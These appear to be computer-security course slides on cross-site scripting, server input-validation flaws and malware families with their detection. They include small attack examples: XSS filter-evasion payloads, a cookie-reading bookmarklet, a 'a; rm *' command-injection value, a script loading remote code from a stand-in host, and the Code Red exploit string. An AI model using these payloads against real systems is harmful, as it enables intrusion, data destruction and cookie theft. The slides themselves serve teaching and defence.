
XSS: Cross-Site Scripting



Stored (Persistent) XSS

- A reflected XSS attack relies on individual users downloading malicious scripts and executing them
- A more dangerous alternative is to hide scripts in user-created content, which is then stored on a server
 - social sites (e.g., Facebook), blogs, forums, wikis, gaming sites, PanCoin profiles!
- When visitor loads a page whose content is derived from stored content containing XSS code, Web server returns XSS content and visitor's browser executes script
 - the server is now redistributing the attacker's code!
 - many sites try to filter out scripts from user content, but this is difficult (example: MySpace samy worm)

Stored XSS



MySpace Worm

- ❑ Users can post HTML on their MySpace pages
- ❑ MySpace does not allow scripts in users' HTML
 - No `<script>`, `<body>`, `onclick`, ``
- ❑ ... but does allow `<div>` tags for CSS. KEWL!!
`<div style="background:url('javascript:alert(1)')>`
- ❑ ah but MySpace will strip out “javascript”!
 - can use "java<NEWLINE>script" instead, heh!!
- ❑ yes, but MySpace will strip out quotes!
 - convert from decimal instead, ha!!:
`alert('double quote: ' + String.fromCharCode(34))`

MySpace Worm

- ❑ “*There were a few other complications and things to get around. This was not by any means a straightforward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of...interest. It was interesting and fun!*” Samy Kamkar
- ❑ Started on “samy” MySpace page
- ❑ Everybody who visits an infected page, becomes infected and adds “samy” as a friend and hero
- ❑ 5 hours later “samy”
has 1,005,831 friends
 - Was adding 1,000 friends per second at its peak



Other Sources of Malicious Scripts

- ❑ Scripts embedded in webpages
 - Same-origin policy doesn't prohibit embedding of third-party scripts
 - Ad servers, mashups, etc.
- ❑ “Bookmarklets”
 - bookmarked JavaScript URL, e.g.:

```
javascript:alert("Welcome to paradise!");  
javascript:alert(document.cookie);
```
 - runs in the context of current loaded page

Preventing Cross-Site Scripting

- ❑ Preventing injection of scripts into HTML is hard!
 - Blocking "<" and ">" isn't enough
 - Event handlers, CSS stylesheets, encoded inputs (e.g. %3C)
 - phpBB allowed simple HTML tags like
 - ```
<b c=">" onmouseover="script" x="Hello">Hello
```
- ❑ User input must be preprocessed before use inside HTML
  - In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
    - ' becomes &#039; " becomes &quot; & becomes &amp; etc.
- ❑ OWASP advice: white-list validate all headers, cookies, query strings, form fields, hidden fields against a rigorous specification of what should be allowed



# Server Exploits: URL Redirection

- `http://victim.com/cgi-bin/loadpage.cgi?page=url`
    - redirects browser to `url`
    - commonly used for tracking user clicks; referrals
  - Phishing website puts  
`http://victim.com/cgi-bin/loadpage.cgi?page=phish.com`
    - Everything looks Ok (the link is indeed pointing to victim.com), but user ends up on phishing site!
    - Link to victim.com puts user at phisher.com
- ⇒ Local redirects should ensure target URL is local

# Server Exploits: Inadequate Input Validation/Sanitizing

Supplied by the user!

- `http://victim.com/copy.php?name=filename`
- `copy.php` includes
  - `system("cp temp.dat $name.dat")`
- User calls
  - `http://victim.com/copy.php?name=a; rm *`
- `copy.php` executes
  - `system("cp temp.dat a; rm *");`

# JavaScript and Cloud Computing?

- ❑ Scripts can load other scripts
- ❑ Gain a toehold and they can do anything

```
<script id="external_script"
 type="text/javascript"></script>
<script>
 document.getElementById('external_script').src
 = "http://another_site.com/xss.js"
</script>
```

- ❑ Many Web sites load large numbers of JavaScript sources (local and remote)
- ❑ Compromise just one, and you get the lot !!
- ❑ Cloud computing, where storage, programs and services are increasingly provided remotely, will increase the stakes

# Protecting Yourself

- Are you getting a little nervous about using the Web?
  - you should be, there's no sure way to be safe anymore
- As a Web user: NoScript
  - Application layer firewall for JavaScript
  - Firefox plug-in that supports fine-grained control of which scripts can run on which pages
- As a Web app developer:
  - Run all third-party code through Adsafe ([www.adsafe.org](http://www.adsafe.org))
    - restricts dangerous JavaScript methods and access to globals
  - Test code with Google CAJA
    - designed to allow widgets to interact safely on pages like iGoogle



# Protecting Yourself

- ❑ Don't leave browser windows open to secure places once you finish your business with them
- ❑ Don't open attachments unless you're sure
  - always run a virus scanner
  - MS Office docs are dangerous; PDF's and Flash can be tampered also
- ❑ Don't visit questionable Web sites
  - especially if browser is set to low security levels
  - use a separate browser to visit risky places
  - be alert to fake sites and redirections
  - JavaScript is evil in the wrong hands
- ❑ Lots of helpful suggestions on OWASP Web site



# CSCD27

## Computer and Network Security



### Malware: Trojan Horses, Worms, Viruses

# Recent Notable Malware

- Zeus (2007-2014) – new variants continue to emerge – forte is keylogging for banking/financial credentials – also used as tool to install CryptoLocker
- Conficker (2008) – infected 9-15 million Windows hosts – victims form BOTnet – e.g. for spam distribution, DoS
- Stuxnet (2010) – 1<sup>st</sup> SCADA trojan – believed to be crafted by a nation-state for use against another nation state
- Anti-Spyware (2011) – trick user into installing malware
- CryptoLocker (2013) – encrypt your hard drive for ransom
- PoS (2013-2014) – capture credit card details
- RAT tools such as BlackShades (2012-2014) – turn on web cam/microphone, steal files, passwords, versions exist for mobile phones

# Three related ideas

Trojan

Worm

Virus

Undesired  
functionality

Hidden in code

Undesired  
functionality

Propagates

Undesired  
functionality

Propagates

Hidden in code

- ❑ distinctions between the 3 categories somewhat blurred these days
- ❑ e.g. viruses that spread like worms, viruses used to spread trojans, etc.

# Trojans



- ❑ A trojan is malicious code hidden in an apparently-useful host program or object
  - email attachments can contain trojans
  - this is how many viruses spread
- ❑ “Backdoor” is usually considered as a synonym for trojan
  - Ken Thomson’s backdoor into login.c qualifies as a trojan
- ❑ For some years trojans were on the decline, while worms and viruses dominated, but now that trend is reversing, mainly because there are \$\$\$ in it
  - install backdoor and other spyware to steal confidential, and salable, information such as banking+gaming passwords

# Trojans



- ❑ When the host program is executed, trojan does something harmful or unwanted
  - User must be tricked into executing the host program
  - In 1995, a program distributed as PKZ300B.EXE looked like a new version of compression utility PKZIP ... When executed, it formatted your hard drive ... ouch!!
  - Since 2012, Syrian anti-government activists have been targeted by a Skype-encryption-tool trojan that actually installs spyware including keylogging and screenshot capture
  
- ❑ Trojans do not self-replicate (self-propagate)
  - main difference between trojans and worms/viruses, but today many trojans are spread by virus-like mechanisms, especially through Web documents, social media

# Worm vs Virus

- ❑ A worm is a self-contained program
  - consumes the resources of its host system and attached networks
  - can propagate a complete working version of itself to other machines w/o direct human intervention
  - worms tend to cause most of their damage by disruption, due to their rapid reproduction and spread (e.g. clog networks, servers)
- ❑ A virus is a code fragment
  - inserts itself into a host program
  - cannot run independently, requires that its host program be run to activate the virus
  - typically has some effect on host system, e.g. file corruption.
- ❑ worm-virus hybrids: worm-like spreading, virus-like damage, e.g. macro viruses

# Worms: History



- Morris Worm, Nov 2<sup>nd</sup>, 1988
  - The first worm to cause significant damage
  - Robert T. Morris, Jr.
    - 23 years old
    - Cornell Univ grad student
    - Son of chief scientist at the National Computer Security Center at the NSA (umm ...)
  - Wrote a self-propagating program as a “test concept”
    - Exploited Unix vulnerabilities in sendmail and fingerd
    - Released at MIT (where he is now a prof !)
    - Bug in the worm caused it to spread much faster than planned
      - probably wouldn’t have caused much damage otherwise!
      - malware bugs often lead to behavior not expected by creator

# Morris aka “Internet” Worm

- Shut down thousands of Unix hosts
  - but this was 1988... thousands was still a big number
- Reactions
  - People didn't know what to do, so they panicked
    - disconnected servers from net
    - shielded them from further attack, but now unable to receive patches!
  - Morris fined \$10k, sentenced to 3 years probation, 400 hours community service
  - CERT (Computer Emergency Response Team) was created at CMU ([www.cert.org](http://www.cert.org)) to track and distribute information about this kind of attack

# Code Red Worm



- Sends its payload as an HTTP request
- HTTP request exploits buffer overflow vulnerability in IIS Indexing Service DLL
- The "Code Red" worm can be identified on victim machines by the presence of the following string in IIS log files:

```
/default.ida?NN
NN
NN
NN
NN
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u780
1%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00
c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a
```

# Code-Red I Spread Phase

- 1<sup>st</sup> – 19<sup>th</sup> of every month: spread
  - connect to random 32-bit IP address, send copy of self (exploit+payload)
  - victim host is scanned for TCP port 80.
  - attacking host sends exploit string to the victim.
  - the worm, now executing on the victim host, checks for the existence of c:\notworm. If found, the worm ceases execution.
  - if c:\notworm is not found, the worm begins spawning threads to scan random IP addresses for hosts listening on TCP port 80, exploiting any vulnerable hosts it finds.
    - the next 99 threads attempt to exploit more computers by targeting random IP addresses

# SQL/Slammer (2003)

- ❑ Exploits buffer overflow in MS SQL server
  - UDP (Code Red used TCP) traffic to port 1434
- ❑ Side-effect was DoS
  - Worm propagated so fast that it shut down many sites
  - Launched 12:30am EST victim numbers doubled every 8.5 seconds!
  - By 12:45am, large pieces of the Internet were basically gone
    - 300,000 cable modem users in Portugal down
    - South Korea off the map (no cell phones or computer access)
  - Seattle 911 resorted to paper
  - Continental cancelled flights from Newark hub

# SQL Slammer

- ❑ Saturday, 25 Jan. 2003 around 05:30 UTC
- ❑ Exploited buffer overflow in Microsoft's SQL Server or MS SQL Desktop Engine (MSDE).
  - UDP port 1434 (not a very commonly used port)
- ❑ Infected > 75,000 hosts (likely more)
  - in less than 10 minutes!
  - reached peak scanning rate (55 million scans/sec) in 3 minutes, Internet congestion limited further growth
- ❑ No malicious payload
- ❑ Used a single UDP packet with buffer overflow code injection to spread.
- ❑ Bugs in the Slammer code slowed its growth
  - The author made mistakes in the random number generator

# Costs of Worm Attacks

- ❑ Morris worm, 1988
  - Infected approximately 6,000 machines
    - 10% of computers connected to the Internet
  - cost ~ \$10 million in downtime and cleanup
- ❑ Code Red worm, July 16 2001
  - Direct descendant of Morris' worm
  - Infected more than 500,000 servers
    - programmed to go into indefinite sleep mode July 28
  - Estimated ~ \$2.6 Billion in damages
- ❑ Slammer worm, Jan 25 2003
  - Estimated ~ \$1.2 Billion in damages
- ❑ for comparison, Love Bug virus cost: \$8.75 billion

# Network Telescopes


- ❑ Where do these measurements of the size and scope of worm-impact originate?
- ❑ Monitor traffic arriving at sizeable regions of Internet address space. Reveals, e.g.,:
  - “Backscatter” (responses to randomly source-spoofed DDoS attacks)
  - Worms’ random scanning of IP addresses
  - Attackers’ random scanning for servers running particular service
- ❑ LBNL: 2 “/16” networks, or 1/32768<sup>th</sup> of Internet address space
- ❑ UCSD/Univ. Wisconsin: 1 “/8” network, or 1/256<sup>th</sup> of Internet address space each

## Network Telescopes: Estimating Spread

- ❑ Network telescope estimate of infected host count
- ❑ Why do they work?
- ❑ Worms spread by choosing random 32-bit IP victim addresses
- ❑ Monitor block of N IP addresses, e.g. for UWisc, UCSD,  
 $n=2^{24}$
- ❑ If worm sends  $m$  probes/second, would expect to receive  
 $m*n/2^{32}$  probes/second on a UWisc/UCSD telescope
- ❑ If telescope receives “ $rt$ ” probes/sec, can estimate that actual worm probe rate is “ $rw$ ”  $\geq rt * 2^{32}/n$

# Network Telescopes: Estimating Spread

- Network telescope estimate of infected host count:
  - Counted unique source IPs that attempt to connect to port 80 on non-used addresses
  - In less than 14 hours, 359,104 hosts were compromised
  - doubled population in 37 minutes on average
- Infected population over time fits logistic function
  - S-shaped curve: exponential growth at start, then slowing growth after most vulnerable nodes infected



# Virus Basic Structure

- ❑ Virus = code that replicates
  - Instances opportunistically create new instances
  - Goal of replication: install code on additional systems
- ❑ Opportunistic = code will eventually execute
  - Generally due to user action, e.g. running an app, booting their system, opening an attachment
- ❑ Separate notions for a virus: how it propagates vs. what else it does when executed: its payload
- ❑ General infection strategy: find some code on victim system, alter it to include the virus
- ❑ Viruses have been around for decades ...
  - ... resulting arms race has heavily influenced evolution of modern malware

# Virus Propagation Tactics


- ❑ When virus runs, it looks for an opportunity to infect additional systems, resources.
- ❑ How would you do it?
- ❑ One approach: look for USB-attached thumb drive, infect any executables it holds to include the virus
  - strategy: if drive later attached to another system and infected executable runs, it locates and infects executables on new system's hard drive
- ❑ How about when user sends email w/ attachment ... virus alters attachment to add a copy of itself
  - Works for attachment types that include programmability
  - E.g., Word documents (macros), PDFs (Javascript), .exe's
  - Virus can also send out such email proactively, using user's address book + enticing subject ("I Love You")

# Virus Payload

- ❑ Besides propagating, what else can the virus do when it executes?
- ❑ Depends on type of virus, but in general, pretty much anything
  - payload is decoupled from propagation
  - actions subject only to permissions under which it runs
- ❑ Examples:
  - Brag or mock (pop up message: e.g. “pwn’d”)
  - Keylogging
  - Trash files (just to be nasty)
  - Encrypt files “ransomware”
  - Damage hardware, e.g. BIOS
- ❑ Delayed execution until some specified condition occurs known as a “time bomb” / “logic bomb”


# Simple File-Infecting Virus

- ❑ Propagates identical copy of itself to another file to spread
- ❑ Can be identified by its “signature”
  - Characteristic bit pattern in virus code
  - Can detect family of viruses with similar propagator code pattern



# Virus Scanner Performance Issues

- ❑ Large number of files to scan, large files to scan, many signatures
- ❑ Scanner performance optimizations?



- Many viruses at beginning or end of a file, why?
- Almost all viruses are less than 4KB
- How could scanner utilize this information?

# Anti-Virus (AV): a New Industry is Born

- Signature-based detection
  - Idea: look for bit-pattern corresponding to injected virus code
  - High utility due to replicating nature
    - If you detect a virus X on one system, by its nature the virus will be trying to infect *many other systems*
    - Can protect those other systems by installing recognizer for X
- This idea led to development of multi-billion \$\$ anti-virus industry
  - So many endemic viruses that detecting well-known ones becomes a “checklist” item for security audits
- Using signature-based detection also has de facto utility for marketing
  - companies compete on number of signatures ... sounds impressive and woo's customers, but the reality is often disappointing
    - ... quantity vs quality (harder for customer to assess)

# Put on Your Malware Hat




- ❑ If you are a virus author and your beautiful new creations don't get very far because each time you write one, the AV companies quickly distribute a signature for it ....
  - .... What are you going to do?
- ❑ Need to keep changing your viruses ...
  - ... or at least changing their binary appearance!
- ❑ Writing new viruses by hand takes a lot of effort
- ❑ Want a way to automate the creation of new instances of your viruses ...
  - ... such that whenever your virus propagates, what it injects as a copy of itself looks different (aha, new signature)

# Detection Avoidance: Encrypted Viruses


- ❑ What technology that we've covered takes one bit-pattern and make it unrecognizable as a different bit-pattern?
- ❑ Idea: every time your virus propagates, it inserts a newly “encrypted” copy of itself
  - clearly, encryption needs to vary with each copy
    - either by using a different key each time
    - or by including some random initial padding (like an IV)
  - note: need only a weak (but simple/fast) crypto algorithm ... no need for strong encryption, just obfuscation
- ❑ When injected code runs, it decrypts itself to obtain the original functionality

## Encrypted Viruses



- simple virus structure
- encryption enhancement
- expanded view of encrypted virus
- virus executes, by first decrypting, then jumps to decrypted code

## Encrypted Viruses



- ❑ encrypted virus includes not only the payload but also “encryptor” code
- ❑ virus generates new key and encryptor uses it to generate a different encrypted copy of itself

# Scanner Response to Encryption


- Scanners cannot easily recognize the encrypted virus body (that's was the virus writer's goal)
- Fortunately, the decryptor component tends to have a recognizable signature
  - Decryption routines are often unique to a virus strain
  - Most have at least 10-15 distinct bytes
- Unfortunately, the small size of the signature byte sequence (10-15B) increases probability of false positive errors – these are costly for users (why?)

# Detection Avoidance: Polymorphic Viruses

- Virus/worm writers know that signatures are the most effective way to detect their malicious code.
- Polymorphic viruses mutate their decryptor code during replication to prevent detection
  - virus should be capable of generating many different descendants
  - simply embedding random numbers into virus code is not sufficient

# Detection Avoidance: Polymorphic Viruses


- Change “shape” as they propagate
  - Specially designed mutation engines contained within virus to create new keys and decryptors on each new infection
    - can generate billions of mutation routines
    - mutation engine often more complex than virus body
  - Combine with encryption
    - change decryption routine by switching the order of instructions



# Polymorphic Virus Detection

- ❑ Unfortunately, the decryptor alone is too error prone to use as a signature (false positives)
- ❑ Idea: let the virus itself do the work for the scanner – virus must decrypt self before running so ...
  - put the suspected virus into a sandbox virtual machine environment and start it up
- ❑ Analyze virus body when decrypted, ha !!
  
- ❑ But ... many issues to address, e.g.:
  - how long to run each program in order to obtain decryption?
  - analogous to the Turing-machine halting problem

# Virus Detection by Emulation



## Scanner Response to Polymorphics

- ❑ Load suspected malware into VM ... allow it to execute
- ❑ Tag all modified memory as it runs ... scan these modified areas to look for virus signatures
- ❑ Challenges: how long to emulate
  - Heuristics: emulate as long as something looks “suspicious”, e.g. unusual instruction sequences
  - Profile-driven – collect profiles of all known virus strains ... emulate as long as instructions match at least one profile

## Detection Avoidance: Metamorphic Code

- Goal: every time the virus propagates, generate a different implementation of the same behavior
- Idea: include a code rewriter with the virus:
  - Inspects its own code, generates random variants, e.g.:
    - renames registers
    - changes order of conditional code
    - reorders operations not dependent on one another
    - replaces one low-level algorithm with another
    - removes some do-nothing padding code and replace with different do-nothing padding code - can be very complex, legitimate looking code ... if it's never called!
